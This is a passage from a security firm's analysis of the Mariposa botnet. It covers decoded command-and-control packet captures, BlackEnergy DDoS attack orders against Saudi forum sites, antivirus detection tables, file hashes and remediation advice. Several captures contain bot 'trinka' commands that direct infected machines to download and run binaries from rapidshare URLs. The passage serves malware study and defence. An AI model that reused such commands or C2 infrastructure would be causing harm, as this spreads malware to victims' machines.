20 68 74 74 70 3A 2F 2F 72 61 70 69 64 73 68 61 72 65 2E 63 6F 6D 2F 66 69 6C 65 73 2F 32 38 39
38 36 37 31 36 31 2F 64 6C 72  trinka http://rapidshare.com/files/289867161/dlr
```

The following messages have not been observed before this. It may be a confirmation that the ‘dlr’ binary was successfully installed:

```
Mariposa UDP x.x.144.158:4989 -> 66.197.176.41:3437 Payload [16]: 0D 63 37 D1 02 91 7C 9B 01 91
44 6F 6E 65 21 20  ?l??Done!
Mariposa UDP x.x.144.158:4989 -> 66.197.176.41:3437 Payload [54]: 0D 64 37 D1 00 43 00 6F 00 6E
44 6F 6E 65 21 20 43 3A 5C 44 4F 43 55 4D 45 7E 31 5C 46 75 7A 7A 5C 4C 4F 43 41 4C 53 7E 31
5C 54 65 6D 70 5C 30 30 36 2E 65 78 65  ConDone! C:\DOCUME~1\Fuzz\LOCALS~1\Temp\006.exe
```

A download command was received on October 8th, note using the new ‘trinka’ command of the new bot variant that was pushed on October 4th:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1302 Payload [51]: 01 E4 38 14 74 72 69 6E 6B 61
20 68 74 74 70 3A 2F 2F 72 61 70 69 64 73 68 61 72 65 2E 63 6F 6D 2F 66 69 6C 65 73 2F 32 39 30
32 32 33 37 34 35 2F 38 31  trinka http://rapidshare.com/files/290223745/81
```

6. BlackEnergy DDoS

On November 3 2009, a new binary was downloaded from rapidshare as instructed by butterfly.bigmoney.biz. This file, named blackjackson.exe, was found to be version 1.92 of the BlackEnergy DDoS bot and along with its installation came a new command and control domain, thejacksonfive.us. Both thejacksonfive.us and thejacksonfive.mobi are now also used as web based GUI controls for BlackEnergy.

A good writeup on BlackEnergy can be found in Arbor's BlackEnergy+DDoS+Bot+Analysis.pdf. A third related domain, tamiflux.net, is also used as a web interface for the DDOS malware and is currently the only one blacklisted by Firefox.

On November 4th, thejacksonfive.us issued a command to begin an HTTP GET request flood of three domains and one IP:

al-hora.net
saaid.net
islamlight.net
74.86.18.4 (the IP address for saaid.net)

These Saudi Arabian sites appear to be forums for religious and regional political discussion so the motivation behind the attacks may also be religious or political. Al-hora.com has been targeted for "censorship" for quite some time now and has apparently been kept offline since December 2007. Read more at www.rsf.org. Currently, of the sites being targeted, only saaid.net has managed to recover from the attacks.

On November 5, thejacksonfive.us changed orders to alter the attack slightly, using a SYN flood instead of a GET request flood and only targeting islamlight.net and saaid.net. This alteration was likely made in response to saaid.net's sustained presence online. (They talk about the attack on the home page.) Tamiflux.net is HTTP flooding the same domains. Gaining some insight into the attacks we've discovered that the DDOS botnet has about 5500 members under active control at any given time.

7. Mariposa Defined

Defence Intelligence received quite a few responses to our announcement of the Mariposa botnet. They have run the gamut from polite information inquiries to accusations of falsifying our findings for media coverage, and thinly veiled threats of legal action. A response of our own has become necessary and we hope it at least answers some common questions many of you have asked.

Who is Defence Intelligence?

To begin with we are not an antivirus company. We have spent the last 14 years protecting companies from hackers, not viruses. Until just a few years ago a virus and a hacker had very little to do with each other. Viruses are annoying and at times destructive but pose very little actual threat to a company or government's information and its assets. A hacker's goal on the other hand is to stealthily gain control of a targeted system with the intent of stealing data, attacking the internal network, or using the controlled system to attack an external network.

In the last few years these two distinct threats have blended. Hackers have discovered that direct external attacks are unnecessary and risky. It is now easier to engineer malicious software that is delivered to a system remotely through various means. Once that malicious software is on an internal computer, it then communicates outbound to the hacker, handing them complete control of the affected system.

> *When a system is compromised in this manner the attack is all too often misunderstood and dismissed as a mere virus, not just by the victim but by those providing that victim's system security.*

The Defence Intelligence team comes from an information security background, and not an antivirus background, which means we view things differently. Within incident response, multiple events form an incident and events are constructed using various components. IP addresses, domain names, binaries, people, companies, and networks are all parts of this particular incident, which in this case, is a botnet.

What is Mariposa?

Mariposa is a collection of compromised computers that are directly under the control of a single malicious entity. In the security industry we call this a botnet.

Mariposa is NOT a virus, or a worm, or a trojan or any other dated designation still inappropriately assigned to modern day malware. The malicious software used by Mariposa, and any other botnet, actively evolves to become whatever is needed by its controller and is not limited by the boundaries of antivirus labels. This means that a trojan can be told to spread like a worm. It means that malware designed to send spam can be instructed to steal banking information.

Modern malware can no longer be classified by its perceived purpose or propagation method because those change in an instant. This software is engineered to gain access to and maintain control over the victim machine, and infiltrating a user's computer is not difficult. Using a variety of software exploits and social engineering tactics, an attacker will find a way to distribute his malware to his victims.

*Panda Security recently released a report indicating that almost **60%** of all PCs scanned in a month was compromised with malware of some kind.*

Once the malware is on the system it seeks communication with its controlling entity. With communication to the controlling entity, any compromised machine can be capable of carrying out any order issued by the botnet controller and any data on the compromised machine can be extracted for use, sale or distribution by the attacker.

Why did you call it Mariposa?

Our naming of this botnet as Mariposa has been a cause of concern for some. The confusion comes when antivirus companies or those using antivirus, search for the Mariposa name only to find no results. This is because Mariposa refers to the botnet and not the malware it utilizes.

The malware used by Mariposa goes by many names, and this is part of the problem. Even amongst antivirus groups and within their own companies it is difficult to find a common name for any one family of malware.

Below are some of the names attributed to binaries which are used within Mariposa that are detected by McAfee and Trend. This provides a quality example for the current confusion in botnet malware identification.

McAfee	**Trend**
W32/Autorun.worm.zzq	WORM_AUTORUN.ZRO
W32/Virut.n.gen	WORM_Generic.DIT
Downloader-BQP	TROJ_Generic.DIT
W32/Autorun.worm.zzk	PE_VIRUX.A
PWS-Zbot	WORM_PALEVO.T
Generic.dx!dpk	WORM_PALEVO.AZ
Downloader-BRW	WORM_PALEVO.AS
W32/Virut.j	WORM_AUTORUN.EUC
W32/Autorun.worm.fq	WORM_AUTORUN.EPB
W32/Autorun.worm.c	TSPY_ZBOT.SMQ
W32/Autorun.worm!bf	PE_VIRUX.F-1
Generic.dx!la	PE_VIRUX.E
Generic.dx!ha	PE_VIRUX.D
Generic.dx!dqe	PE_VIRUX.C-1

It is our hope that perhaps not in our terminology, but with our methodology, that Defence Intelligence can provide some guidance to improve upon the multiple naming convention, allowing a clearer arena for botnet discussion and understanding.

Why didn’t my AV pick this up?

Using signatures and automated classification, especially when involving heuristics, results in a cacophony of naming options for every distinct variant of a given piece of malware. That said, many AV companies have had the ability to detect some variations of the malware behind Mariposa long before we became aware of this botnet’s activity.

With our approach to compromise detection, utilized by our Nemesis software, we can detect the botnet which allows the organization to track down systems affected by the malware, regardless of the variant or antivirus identification ability. While AV companies look at single binaries and classify based upon discrete behavior of code, or the packer that is used to obfuscate the binary, we look at the threat holistically, a macro versus micro approach.

At Defence Intelligence we consider the code used within Mariposa as only one identifying factor. Command structure is another. This is defined by domain names, IP addresses, and communication protocols and the fluctuation of each. We also consider the end point organization or individual over the botnet, ultimately any indicator as to who is responsible for the formation and/or control of the hosts affected by this malware.

With perpetual addition of variants and updates, the reliance on AV detection to keep pace is not advised. VirusTotal is a free web based service that analyzes files through multiple antivirus engines, revealing their detection capability of any suspected malware. The following is a virustotal output on one of the malicious binaries related to Mariposa.

Antivirus	Version	Last Update	Result
a-squared	4.5.0.24	2009.07.24	-
AhnLab-V3	5.0.0.2	2009.07.24	-
AntiVir	7.9.0.228	2009.07.24	-
Antiy-AVL	2.0.3.7	2009.07.24	-
Authentium	5.1.2.4	2009.07.24	-
Avast	4.8.1335.0	2009.07.24	-
AVG	8.5.0.387	2009.07.24	-
BitDefender	7.2	2009.07.24	-
CAT-QuickHeal	10	2009.07.24	-
ClamAV	0.94.1	2009.07.24	-
Comodo	1742	2009.07.24	-
DrWeb	5.0.0.12182	2009.07.24	-
eSafe	7.0.17.0	2009.07.23	Suspicious File
eTrust-Vet	31.6.6637	2009.07.24	-
F-Prot	4.4.4.56	2009.07.23	-
F-Secure	8.0.14470.0	2009.07.24	-
Fortinet	3.120.0.0	2009.07.24	-

GData	19	2009.07.24	-
Ikarus	T3.1.1.64.0	2009.07.24	-
Jiangmin	11.0.800	2009.07.24	-
K7AntiVirus	7.10.800	2009.07.23	-
Kaspersky	7.0.0.125	2009.07.24	-
McAfee	5686	2009.07.23	-
McAfee+Artemis	5686	2009.07.23	-
McAfee-GW-Edition	6.8.5	2009.07.24	Heuristic.LooksLike.Worm.Palevo.B
Microsoft	1.4903	2009.07.24	-
NOD32	4273	2009.07.24	-
Norman		2009.07.22	-
nProtect	2009.1.8.0	2009.07.24	-
Panda	10.0.0.14	2009.07.24	-
PCTools	4.4.2.0	2009.07.23	-
Prevx	3	2009.07.24	-
Rising	21.39.42.00	2009.07.24	Trojan.Win32.DangerGL.a
Sophos	4.44.0	2009.07.24	Mal/EncPk-IY
Sunbelt	3.2.1858.2	2009.07.23	-
Symantec	1.4.4.12	2009.07.24	-
TheHacker	6.3.4.3.373	2009.07.24	-
TrendMicro	8.950.0.1094	2009.07.24	PAK_Generic.001
VBA32	3.12.10.9	2009.07.24	suspected of Malware-Cryptor.Win32.General.3
ViRobot	2009.7.24.1851	2009.07.24	-
VirusBuster	4.6.5.0	2009.07.23	-

Additional information

File size: 123392 bytes

MD5 : 6939c088f59258da7410f66837c62192

SHA1 : 500bb963602d45584303a4dc3f6fd6052a6752d8

SHA256: 996c2667b2bcf86c9c7c20d7c79a3024131c84e0d82d5338db99812830ad778a

As you can see, only 6 of the 41 antivirus groups was able to detect the malware. Once again, the naming is inconsistent. Given time however, most antivirus companies are able to identify the same binary.

Antivirus	Version	Last Update	Result
a-squared	4.5.0.24	2009.09.29	P2P-Worm.Win32.Palevo!IK
AhnLab-V3	5.0.0.2	2009.09.29	-
AntiVir	7.9.1.27	2009.09.29	-
Antiy-AVL	2.0.3.7	2009.09.29	-
Authentium	5.1.2.4	2009.09.29	-
Avast	4.8.1351.0	2009.09.28	Win32:MalOb-H
AVG	8.5.0.412	2009.09.29	SHeur2.ASQE
BitDefender	7.2	2009.09.29	Trojan.Generic.2263367
CAT-QuickHeal	10.00	2009.09.29	-
ClamAV	0.94.1	2009.09.29	-
Comodo	2469	2009.09.29	Heur.Suspicious
DrWeb	5.0.0.12182	2009.09.29	Trojan.Packed.541
eSafe	7.0.17.0	2009.09.29	Suspicious File
eTrust-Vet	31.6.6768	2009.09.29	-

```
F-Prot          4.5.1.85        2009.09.29  -
F-Secure        8.0.14470.0     2009.09.29  Packed.Win32.Krap.y
Fortinet        3.120.0.0       2009.09.29  -
GData           19              2009.09.29  Trojan.Generic.2263367
Ikarus          T3.1.1.72.0     2009.09.29  P2P-Worm.Win32.Palevo
Jiangmin        11.0.800        2009.09.27  -
K7AntiVirus     7.10.856        2009.09.29  P2P-Worm.Win32.Palevo.jaz
Kaspersky       7.0.0.125       2009.09.29  Packed.Win32.Krap.y
McAfee          5755            2009.09.28  W32/Autorun.worm.zzq
McAfee+Artemis  5755            2009.09.28  W32/Autorun.worm.zzq
McAfee-GW-Edition               6.8.5       2009.09.29
                Heuristic.LooksLike.Win32.NewMalware.B
Microsoft       1.5005          2009.09.23  VirTool:Win32/Obfuscator.FL
NOD32           4467            2009.09.29  a variant of Win32/Kryptik.LR
Norman          6.01.09         2009.09.29  -
nProtect        2009.1.8.0      2009.09.29  Trojan/W32.Agent.123392.EB
Panda           10.0.2.2        2009.09.28  Trj/CI.A
PCTools         4.4.2.0         2009.09.29  -
Prevx           3.0             2009.09.29  Medium Risk Malware
Rising          21.49.14.00     2009.09.29  Trojan.Win32.DangerGL.a
Sophos          4.45.0          2009.09.29  Mal/EncPk-IY
Sunbelt         3.2.1858.2      2009.09.29  Trojan.Win32.Generic!BT
Symantec        1.4.4.12        2009.09.29  Spyware.Screenspy
TheHacker       6.5.0.2.021     2009.09.28  -
TrendMicro      8.500.0.1002    2009.09.29  WORM_AUTORUN.ZRO
VBA32           3.12.10.11      2009.09.29  Malware-Cryptor.Win32.General.3
ViRobot         2009.9.29.1963  2009.09.29  -
VirusBuster     4.6.5.0         2009.09.29  -
```

Additional information

File size: 123392 bytes

MD5 : 6939c088f59258da7410f66837c62192

SHA1 : 500bb963602d45584303a4dc3f6fd6052a6752d8

SHA256: 996c2667b2bcf86c9c7c20d7c79a3024131c84e0d82d5338db99812830ad778a

So I just need to wait for an update to my AV then?

If malware were to remain static and unchanged an identification and removal option would eventually be provided by your antivirus of choice. At that point, however, the malware has potentially fulfilled any of its initial goals and its removal might be a futile and meaningless task. Unfortunately, Mariposa does not use static malware.

Malware authors often update their code to evade detection as well as try different configurations, all of which result in a new malware variant. Mariposa has approximately 1500 variants, resulting in a persistent and dynamic botnet.

One example is this update file recently dropped onto a compromised system as instructed by the Mariposa botnet controller. VirusTotal shows that only two of the 41 AV groups currently detect it.

File svc.exe received on 2009.09.29 15:27:36 (UTC)
Current status: finished
Result: 2/41 (4.88%)

http://www.virustotal.com/analisis/
7987d324cedbfeb9df94f7cbaf0ed2091431d6443c5b5fbff6ad7a7c380bf8d3-1254238056

A signature may soon come out for this code from your AV vendor, but by that time, a new piece of code may be written and downloaded that bypasses AV yet again.

Well, how do I stop this thing?

As IPs, ports, and domains involved in the command structure of Mariposa are changing, it becomes difficult for security administrators to mitigate the capabilities of this botnet. At this time we suggest an approach of tracking down the compromised systems rather than establish rules to block the communication to the botnet controller. UDP connections are still actively used for Mariposa communication, so observance of your network activity is the best place to start. If one system is frequently sending data across the outbound UDP protocol, regardless of port, mark it as suspicious and consider removing it from the network. Your own remediation technique is up to you but reimaging, though time consuming, is the only confident way to cleanse a compromised machine.

8. Updates

Antivirus detection rates have increased significantly since Mariposa was shut down. Panda Security is coordinating international communication among other antivirus companies to ensure that their signatures are updated.

The executable payload “81” with the MD5 hash 56902dc35453158a34e85db5b590ab19 that was commanded to be executed on October 4th had a detection rate of 3 out of 41 when it was first submitted. VirusTotal results are now 31 out of 41 (75.61%).

The executable payload “8” with the MD5 hash c4e13b7cb9425ef18d95d446cad9c3e0 that was commanded to be executed on October 2nd originally had a detection rate of 6 out of 41. VirusTotal results are now 34 out of 41 (82.93%).

In November 2009, Mariposa updated to a new version that utilizes a 21 byte protocol instead of the 7 byte analyzed in this paper. More information may be provided in the future.

9. Thank You

Defence Intelligence would like to express its utmost thanks to all individuals, companies and agencies involved either directly or indirectly in the takedown of the Mariposa botnet. You worked tirelessly to rid the Internet of this scourge and your dedicated effort is appreciated. We look forward to working with you again soon.